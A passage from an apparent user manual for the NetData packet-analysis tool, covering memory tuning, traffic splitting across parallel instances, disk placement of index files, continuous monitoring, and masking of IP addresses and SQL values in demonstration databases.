Large captures with very many concurrent connections, often seen in the traffic of large numbers of web-server users, can exhaust NetData's available memory during analysis unless NetData is tuned to purge connection records from memory after very short idle times. NetData adjusts its memory tuning parameters automatically, reducing idle-connection timeouts when the numbers of concurrent connections become very large.

Memory-usage parameters are set on the Tuning page of controls:



30.3 Splitting the Traffic in Large Captures


Analysis of the Internet traffic of a large office is likely to require a large block of computer memory to hold the state information of what might be tens of thousands of concurrent connections, and this can severely degrade NetData processing speed. This problem can be avoided by splitting the traffic with appropriate filters, assigning different portions of the traffic to multiple NetData instances that analyse their portion of the traffic in parallel, using different processor cores.

When analysing related captures in a super project it is not practical to split the traffic according to network addresses and find matching packets after analysis. Instead, NetData has two hashing techniques for splitting traffic. The general splitting facility doesn't require initial assessment of the loads on individual servers and clients yet spreads the traffic reasonably evenly with hashing formulae applied identically to each split.

There are two sets of splitting formulae. The splits generated by the first set are determined by the address information of both clients and servers, whereas the second set is designed for packet matching between related captures when the client addresses of packets are subjected to network address translation (NAT) – its splits are determined only by server addresses. If splitting is required for the traffic of only one server or a small number of servers, with related captures, it may be necessary to force NetData to use the first set of formulae by setting a checkbox that indicates to NetData that network addresses are not translated.

The general split applies only to packets using TCP or UDP and an extra split is always created for packets that don't use either protocol or which can't be handled by the splitting formulae. If a 3-way split is requested for a super project with two related captures, that project will delegate the analysis work to a total of eight NetData instances ((3 + 1) x 2 = 8).

Traffic can also be split according to protocol. Two new checkboxes on the Tuning page of controls will split the traffic into two parts: either TCP only and all traffic except TCP; or UDP only and all traffic except UDP.



When general splitting is combined with a protocol split, the general split is applied only to the traffic that is singled out in the checkbox legend. With the above controls normal TCP traffic will be split three ways, a fourth split will contain split-problematic TCP packets, and an extra split will contain all the non-TCP traffic.


Splitting the traffic among multiple sub-projects has several advantages. Memory use is reduced within each NetData instance and separate processors are assigned to each split. If transit or round-trip times are to be calculated after analysis, that work too will be delegated to separate NetData instances. If there are related captures, packet matching will also be delegated to separate instances.

When separate instances are created they are first allocated different physical processors and then different logical processors. The specified number of logical processors is always kept free for other work on the PC. If there are insufficient logical processors to handle the required number of splits, some splits will be queued to wait for other splits to finish and free their processors.


Concurrent processing saves time by engaging spare processor cores but disk access might become a bottleneck. That problem can be reduced by using solid-state disks and separating the capture files from the project database files on different disks. It is recommended that sufficient splits be chosen to ensure that memory use by individual instances remains below 400 Mbytes for most of the time.

30.4 Separating Database Tables and Index Files on Different Drives

When the traffic of a large capture, or several related captures, is split for analysis concurrently by multiple instances of NetData, with different processor cores, the processing bottleneck may shift from the CPU to the disk drive. The heaviest load on the disk drives occurs during packet matching across related captures; three sub-projects can fully saturate even a solid-state disk for long periods. However, the load on the main drive can be reduced substantially by locating database index files on a different drive, in a folder specified below the capture-file name on the Input page of controls:




If the specified folder doesn't exist, NetData will offer to create it. Index files for archive databases are placed in sub-folders that mimic the structure for archive databases on the nain disk drive.



At the time of the above snapshot of the Windows performance manager there were four sub-projects matching packets between related captures. It shows how Disk 1, an HDD with the index files, took a significant load from Disk 0, an SSD with all the other database files.

30.5 User Dialogue Windows Always On Top

On a busy PC desktop exploring performance charts with several NetData instances it could be very frustrating when a modal dialogue window – one that froze NetData until one of its buttons was clicked – became hidden under another window. All such modal windows have now been given a new, standardised appearance and configured to remain on top of all other windows. Most are displayed in the centre of the screen, but some appear in the middle of the main window in the top-left corner of the screen.




30.6 Reclaiming Used Disk Space from Old Projects

Packet analysis generates database files and various types of log files that often occupy far more space than the original capture files, and disk space fills rapidly when many projects are retained for hypothesis testing over the largest possible body of traffic.


Much space can be saved by deleting parts or all of the analysis results because they can always be recreated when needed. Log files have little value if analysis has completed successfully,

Index files can be voluminous and deleted with little consequence because they are created automatically – and retained – only when needed for particular analysis tools and charts. Database data files are the last to consider deleting because further charting will require the capture files to be re-analysed.

NetData has two options in the ‘Project, Maintenance’ menu to facilitate the safe deleting of files of a specified category in a specified folder and all its subfolders.




The second of the Delete options presents, one at a time, all the folders in a specified parent folder or disk drive. The user can choose to skip the presented folder, delete its database files, or cancel the function altogether.



30.7 Analysing Large or Continuous Capture Sequences


NetData has a continuous monitoring mode in which it analyses all capture files as they are written to disk by a sniffer. In such monitoring systems the sniffer also runs continuously. NetData manages disk space by archiving capture files after they have been processed, and, when disk space falls below a preset threshold, NetData deletes the oldest capture files. A streamlined version of NetData is available that can't record decoded packets but characterises transactions at a faster rate than NetData Pro. One Australia-wide government system, for example, ran several instances of the monitoring version to characterise all the web transactions received from the Internet. A companion program called NetCap launches NetData and restarts it should NetData terminate or fail with a particular capture file.

When running continuously, or running for many hours to analyse a capture sequence of, say, 100 Gbytes, parts of NetData's allocated memory can become permanently fragmented, and when NetData holds an increasing amount of memory it may become progressively slower. New functions with controls on the Input page force NetData to terminate after holding more than a preset amount of memory. All the state information concerning open connections and transactions in progress is saved to disk and restored when NetCap restarts NetData. Recycling NetData in this way effectively removes all fragmented memory, without losing any transaction measurements.



A field next to the memory threshold displays the current size of used memory, updated at the end of each capture file or after loading records into the charting module.

If NetData slows while holding more than 200 Mbytes of memory it can be recycled manually by clicking the Cancel button in the progress window. NetCap is not needed. Two new checkboxes command NetData to save state information at the end of the current capture file, launch another instance of itself to resume analysis of the same project, terminate, and quit the current session.




NetData Pro will check a non-zero memory threshold and launch another image of itself automatically.

31 Obfuscation


31.1 Obfuscating IP Addresses

In Demonstration mode IPv4 addresses are obfuscated when drawing charts and when creating default node names during analysis. After analysis a dialogue chart may associate two addresses with some nodes, and to avoid displaying such a contradiction it is necessary to display only names or only addresses.

A new Obfuscate mode, enabled with the ‘Obfuscate checkbox, simplifies the preparation of a project database for demonstration purposes. It should be enabled before analysis to obfuscate every IPv4 address immediately it is read from a capture file. Not only are the recorded addresses obfuscated in the database, but all default node names derived from the obfuscated addresses will be compatible. None of the original IP addresses will appear in the project database, and the dialogue chart will be able to display credible node names and addresses like the original chart. For most charts there will be no need to enable Demonstration mode, and, even if it is enabled, further address obfuscation is disabled when the Obfuscate mode is enabled.




When building a demonstration database it may be appropriate to avoid using node names discovered during analysis, by checking a box on the Output page of controls:



31.2 Obfuscating Displayed Addresses When Charting

To hide real network addresses from viewers of charts NetData can obfuscate addresses during analysis as they are read from capture files, or, after analysis, as addresses are written on charts. The two relevant checkboxes are found on the Statistics & Edits page of controls:



NetData identifies network nodes throughout the database with two attributes: a network address, recorded as the binary string that appears in packet headers; and a node name, recorded as the text that appears on charts. Names may be discovered by NetData in the traffic or given by a NetData user. Given names always take precedence over discovered names. If a node doesn't have either a given or discovered name, NetData assigns a default name derived from the network address. All charts and most tables have a button that toggles the display between addresses and names.

the first checkbox obfuscates IPv4 addresses when a chart displays addresses rather than names, and now also obfuscates default names when a chart displays names. In this mode the real addresses should now never appear on a chart even though the real addresses are retained in the database.


31.3 Obfuscating SQL Private Data

In demonstration mode NetData now not only obfuscates IPv4 addresses but also obfuscates data fields in SQL statements, in full descriptions and in the generalised form used in request signatures. Input values for query variables are also obfuscated. This obfuscation affects transaction descriptions, legends on transaction bars on timing and waterfall charts, and all types of chart popups.

Obfuscation is also applied to tables of metadata and response data in query response messages.

The nature of the obfuscation can be in either of two forms. By default, all letters are replaced by the letter x, and the alternative is to scramble all letters. The case of letters is preserved.


Demonstration mode is enabled by a checkbox on the Statistics page of controls, and the checkbox is followed by an entry field for a demonstration level in the range 0 to 9. An odd number obfuscates by scrambling letters rather than substituting ‘x’.




```
Object  1     813 2414 SQL Statement (ends request) [803]
  SELECT DISTINCT   columns 8
  FROM                 tables   3
                        table    alias
                    ----------------------------------
                    XXXXXXX
    JOIN            XXXXXXXXXX
      ON    XXXXXXX.XXXX_XX=XXXXXXXXXX.XXXX_XX
    JOIN            XXXXXX     XXX
      ON    XXXXXXX.XXXX_XX=XXX.XXXX_XX
  WHERE   ( UPPER( XXXXX_XXXX_XXX ) LIKE ('XXXXXX%')
    OR  UPPER( XXXXX_XXXX_XXX ) = 'X')
    AND UPPER( XXXX_XXXX ) LIKE   ('XXXXXX%')
    AND ( DATE(XXX.XXXXX_XX) =    DATE('1964-12-12 00:00:00')
      OR  DATE(XXX.XXXXX_XX) IS NULL
      OR  DATE(XXX.XXXXX_XX)=       DATE('01-01-1975')
      OR  DATE(XXX.XXXXX_XX)=       DATE('01-01-1950')
      OR  CHAR(DAY(DATE(XXX.XXXXX_XX)))= '1'
      AND CHAR(MONTH(DATE(XXX.XXXXX_XX)))= '1'
      AND YEAR(DATE(XXX.XXXXX_XX))= YEAR(DATE('1964-12-12 00:00:00')) )
    AND (XXXXXXX.xxxxxxxxxxx_xx IS null
      OR XXXXXXX.xxxxxxxxxxx_xx >   current timestamp)
  FETCH                            FIRST 41 ROWS ONLY
Request 2      77 2008 Desc SQL Statement (ends request)
```

31.4 Obfuscating Data and IP Addresses

